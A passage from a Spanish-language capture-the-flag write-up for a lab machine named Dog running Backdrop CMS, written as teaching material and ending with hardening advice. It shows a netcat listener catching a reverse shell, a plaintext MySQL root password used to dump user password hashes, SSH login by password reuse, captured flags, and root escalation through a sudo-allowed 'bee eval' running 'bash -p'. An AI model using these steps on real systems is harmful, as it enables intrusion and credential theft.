Una vez tengamos el servidor web activo con Python, el servidor victima tendrá que descargarlo y para lograr esto, codificaremos una instrucción con la herramienta BurpSuite para codificarla en URL como se muestra en la figura 23; esto permitirá que el servidor descargue nuestro archivo malicioso.

```
bartech@bartech-VirtualBox:~$ sudo su
[sudo] contraseña para bartech:
root@bartech-VirtualBox:/home/bartech# nc -nlvp 443
Listening on 0.0.0.0 443
```

Figura 24: Uso de netcat para recibir la conexión.



En la figura 25, se demuestra una vez teniendo todo listo; solo queda copiar la instrucción codificada a URL para que el servidor web pueda interpretarla. Esto se logra pegando dicha instrucción después la variable auxiliar, de esta manera nos aprovechamos de la vulnerabilidad RCE, ya que el servidor web interpreta la URL como ejecución de comandos directo al servidor, en consecuencia, el servidor ejecuta este comando de la figura 23 descargando con éxito el archivo.

```
bartech@bartech-VirtualBox:~$ sudo su
[sudo] contraseña para bartech:
root@bartech-VirtualBox:/home/bartech# nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.58 53550
bash: cannot set terminal process group (937): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dog:/var/www/html/modules/bean_admin_ui/plugins$
```

Figura 26: Explotación exitosa y acceso al servidor Ubuntu.



Acceso y análisis de base de datos

Una vez hayamos ganado acceso a la máquina, necesitamos buscar la flag del usuario; que normalmente se encuentra en el directorio “/home” de la máquina, la cual será donde nos dirigiremos.

```
www-data@dog: /home/johncusack$ ls
ls
out.txt
user.txt
www-data@dog: /home/johncusack$
```

Figura 27: Búsqueda la flag de usuario.

Sin embargo, esta flag no es visible porque no tenemos los permisos adecuados para leerlo, entonces quiere decir que necesitamos convertirnos en el usuario **johncusack** para leer la flag. Ya que no tenemos ninguna otra credencial de usuarios, hay que recordar que en la figura 12 se encontró la contraseña del panel de administración, donde se menciona que hay un servicio MySQL ejecutándose en la máquina, por lo que nos puede dar una pista las tablas que contiene esta base de datos.

```
www-data@dog:/home/johncusack$ mysql -u root -pBackDropJ2024DS2024 -e "SHOW DATABASES;"
< -u root -pBackDropJ2024DS2024 -e "SHOW DATABASES;"
mysql: [Warning] Using a password on the command line interface can be insecure.
Database
backdrop
information_schema
mysql
performance_schema
sys
www-data@dog:/home/johncusack$
```

Figura 28: Acceso al servicio de MySQL



Tal como se muestra en la figura 28, se logro acceder al servicio MySQL desde la maquina donde el usuario y contraseña ya lo teníamos por medio del archivo **setting.php** de la figura 12. Adicionalmente daremos a conocer las bases de datos operativas que hay en la máquina.

```
mysql -u root -p(contraseña) -e "SHOW DATABASES;"
```

Figura 29: Comandos para mostrar las bases de datos existentes.

Una vez mostradas las bases de datos, entraremos a una que nos parezca interesante como “backdrop” y mostraremos las tablas de esta misma y saber que contiene dicha base de datos.

```
mysql -u root -pBackDropJ2024DS2024 -e "USE backdrop; SHOW TABLES;"
```

Figura 30: comando para mostrar las tablas de backdrop.

```
state
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
tempstore
url_alias
users
users_roles
variable
watchdog
www-data@dog:/home/johncusack$
```

Figura 31: Tablas de la base de datos backdrop.

Una vez ejecutado el comando de mostrar las tablas que contiene la base de datos backdrop como la figura 30, logramos apreciar en la figura 31 que existe una tabla llamada “**users**” lo cual nos indica que hay credenciales de todos los usuarios de la máquina.



```
www-data@dog:/home/johncusack$ mysql -u root -pBackDropJ2024052024 -e "USE backdrop; SELECT * FROM users;"
<J2024052024 -e "USE backdrop; SELECT * FROM users;"
mysql: [Warning] Using a password on the command line interface can be insecure.
uid      name      pass      mail      signature      signature_format      created      changed      access      login      status      timezone      language      picture      init      data
0        0        0        0        0        0        0        0        0        0        0        0        0        0        0        0
1        jPAdmin8  $$SE7dig1GTaGJnzgAXAt0oPuaTj305fo8fH9USc6v087T./ffdEr/. jPAdmin8@dog.htb  NULL      1720548614      1720548614      1720714603
1720584166 1        UTC      0        jPAdmin8@dog.htb  b:0;
2        jobert    $$SEr9v3ex3X67zG0h2Rckj.1NKrhEfozKAI25YtoSMVcKa2/ZUTfQV jobert@dog.htb  NULL      1720584462      1746355414      1720632982      1720632780
1        UTC      0        jobert@dog.htb  b:0;
3        dogBackDropSystem  $$SEfD1gJoRtn8ISTlqPTuTFHRBFQWL3x6vC5D3Ew9iU4RECrNuPPdD dogBackDropSystem@dog.htb  NULL      1720632880      1720632880
1723752097 1723751569 1        UTC      0dogBackDropSystem@dog.htb  NULL
5        john      $$SEqH3Ybl2vRdDlfb/B9xkIpJxHNAH5v7/AKLIXA.OSXSvflUByDaL john@dog.htb  NULL      1720632910      1746355327      0        0        1        UTC
0        john@dog.htb  b:0;
6        morris    $$SE80FpwBUqy/xCmMXMqFp3vyz1dJBifxgwNRMKktogL7VVK7yuulS morris@dog.htb  NULL      1720632931      1720632931      0        0        1        UTC
0        morris@dog.htb  NULL
7        axel      $$SE/DHqfjBWPDLnkOP5auHhDXf4U.sAJW10djaumzxQYMEjeo9v axel@dog.htb  NULL      1720632952      1720632952      0        0        1        UTC
0        axel@dog.htb  NULL
8        rosa      $$SEsV26QVPbF.s0UndnPeNCxYEP/0z20.2eLUNdKW/xYhg2.lsEcDt rosa@dog.htb  NULL      1720632982      1720632982      0        0        1        UTC
0        rosa@dog.htb  NULL
10       tiffany   $$SEAGFzd8HSQ/IzwpqI79aJgRvqZnH4JSLv2C83vUphw0nuoTY8v tiffany@dog.htb  NULL      1723752136      1723752136      1746418496      1746415735
1        UTC      0        tiffany@dog.htb  NULL
www-data@dog:/home/johncusack$
```

Figura 32: credenciales de la tabla users.

Acceso a ssh usuario estándar y captura de flag

Como se muestra en la figura 32, vemos que hay varios usuarios con el correo y sus contraseñas protegidas por hash, aunque se intentó crackear todas las posibles, no se tuvo éxito al descubrir alguna, lo cual eso es bueno para una empresa. Ya que la búsqueda en la base de datos no se tuvo éxito, se procedió por medio de la intuición ya que de momento la única credencial que tenemos a mano y en texto plano es la contraseña de usuario root de la base de datos y de tiffany. También recordemos que esta corriendo el servicio ssh, entonces probaremos el ssh de johncusack con la única contraseña que conocemos.

```
root@bartech-VirtualBox:/home/bartech/dog# ssh johncusack@dog.htb
johncusack@dog.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon 05 May 2025 04:27:18 AM UTC

System load:          0.0
Usage of /:           48.8% of 6.32GB
Memory usage:         27%
Swap usage:           0%
Processes:            246
Users logged in:      0
IPv4 address for eth0: 10.10.11.58
IPv6 address for eth0: dead:beef::250:56ff:feb0:46e9
```

Figura 33: Acceso a la sesión ssh de johncusack.



Como se ilustra en la figura 33, he ganado acceso a la sesión ssh del usuario johncusack con única contraseña en texto plano que teníamos en mano, ahora bien, solo necesitamos buscar la user flag y tendríamos a la primera parte de la máquina.

```
Last login: Mon May 5 00:25:13 2025 from 1
johncusack@dog:~$ ls
out.txt  user.txt
johncusack@dog:~$ cat user.txt
c3d5f601604fa34c54d1b3db5480e822
johncusack@dog:~$
```

Figura 34: lectura de la user flag.

Escala a root y captura de root flag

Ahora necesitamos encontrar la root flag y poder leerla; normalmente se encuentra en el directorio raíz de una maquina utilizando el comando “`cd /`”, pero antes de buscarla necesitamos escalar privilegios a usuario root o buscar un vector que nos permite ejecutar algún comando o aplicación para ser root.

```
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
johncusack@dog:~$
```

Figura 35: Listar los comandos que podemos usar.

A como se demuestra en la figura 35, usando el comando “`sudo -l`”, se nos presenta una lista de comandos que podemos ejecutar en modo superusuario sin colocar la contraseña; esto presenta un riesgo alguna vez ya que podemos agregar o ejecutar comandos para que nos otorgue el derecho de convertirnos en usuario root. En este entorno podemos usar el comando bee.



```
johncusack@dog:~$ cd /var/www/html
johncusack@dog:/var/www/html$ ls
core      files      HMySQL.php layouts    modules   robots.txt sites
cve3560.py hacked.py  index.php  LICENSE.txt README.md settings.php themes
johncusack@dog:/var/www/html$ /usr/local/bin/bee
```

Figura 36: Directorio para ejecutar el comando bee.

Durante esta fase, nos hemos dado cuenta en el comando bee, es un script personalizado escrito en PHP y se nos recomienda usarlo en la ruta “**/var/www/html**”, adicionalmente al ejecutar el comando bee, este mismo esta conformado por otros comandos; pero hay uno en especial llamado “**eval**”, este comando es capaz de ejecutar código arbitrario de php.

```
‘system(“bash -p”);’
```

Figura 36: código php que ejecuta una instrucción bash.

El comando **eval** puede ejecutar código php arbitrario y como se muestra en la figura 36, usamos la función system para ejecutar comandos en el sistema operativo, y como parámetro usa una instrucción bash que permite mantener los privilegios del usuario actual, en este caso seria el superusuario.

```
johncusack@dog:/var/www/html$ sudo /usr/local/bin/bee eval 'system("bash -p");'
root@dog:/var/www/html#
```

Figura 37: Acceso al usuario root.

Como se ve en la figura 37, ejecutando el comando de la figura 36 escalamos privilegios hacia el usuario root, y ya solo buscaríamos la root flag que como antes mencionado se encuentra en el directorio raíz.



```
root@dog:/# cd root
root@dog:~# ls
root.txt
root@dog:~# cat root.txt
3b54c2229466239bca08d84387843dfb
root@dog:~#
```

Figura 38: lectura del root flag.

Estando en el directorio raíz, se logra encontrar el directorio root que contiene la flag root, y de esta manera se finaliza la realización de la máquina Dog.

Securización y recomendaciones

Una vez finalizado el análisis y explotación de vulnerabilidades de la máquina Dog, se recomienda aplicar las siguientes medidas de securización para mitigar los vectores de ataques detectados:

1. Eliminar o proteger directorios sensibles: Configurar el servidor para restringir el acceso a directorios como el repositorio de git, de los cuales no deberían ser públicos.
2. Actualizar Backdrop CMS: Se recomienda actualizar Backdrop CMS a su versión más actualizada, ya que la versión actual es la 1.27.1; versión vulnerable ataques RCE.
3. Validación en módulos cargados: validar de manera rigurosa cada módulo cargado por un usuario, ya que su contenido puede alterar el funcionamiento del servidor.
4. Gestión segura de credenciales: No almacenar credenciales como contraseña en texto plano como fue en este caso para el archivo `setting.php`, en todo caso guardar información sensible en un archivo `“.env”` que evita la exposición de datos en el código fuente o repositorio.



5. Revisión de permisos y configuraciones sudo: Revisar archivos que tengan privilegios altos como bee, que representa un riesgo alto por no necesitar de la contraseña root.
6. Control al panel de administración: dar acceso únicamente a usuarios relevantes e implementar mecanismos de seguridad extras como la detección de inicios sospechosos y direcciones IP sospechosas.
7. Auditorias periódicas: Se recomienda hacer revisiones de seguridad y escaneos de posibles vulnerabilidades en caso que se actualice el entorno de producción.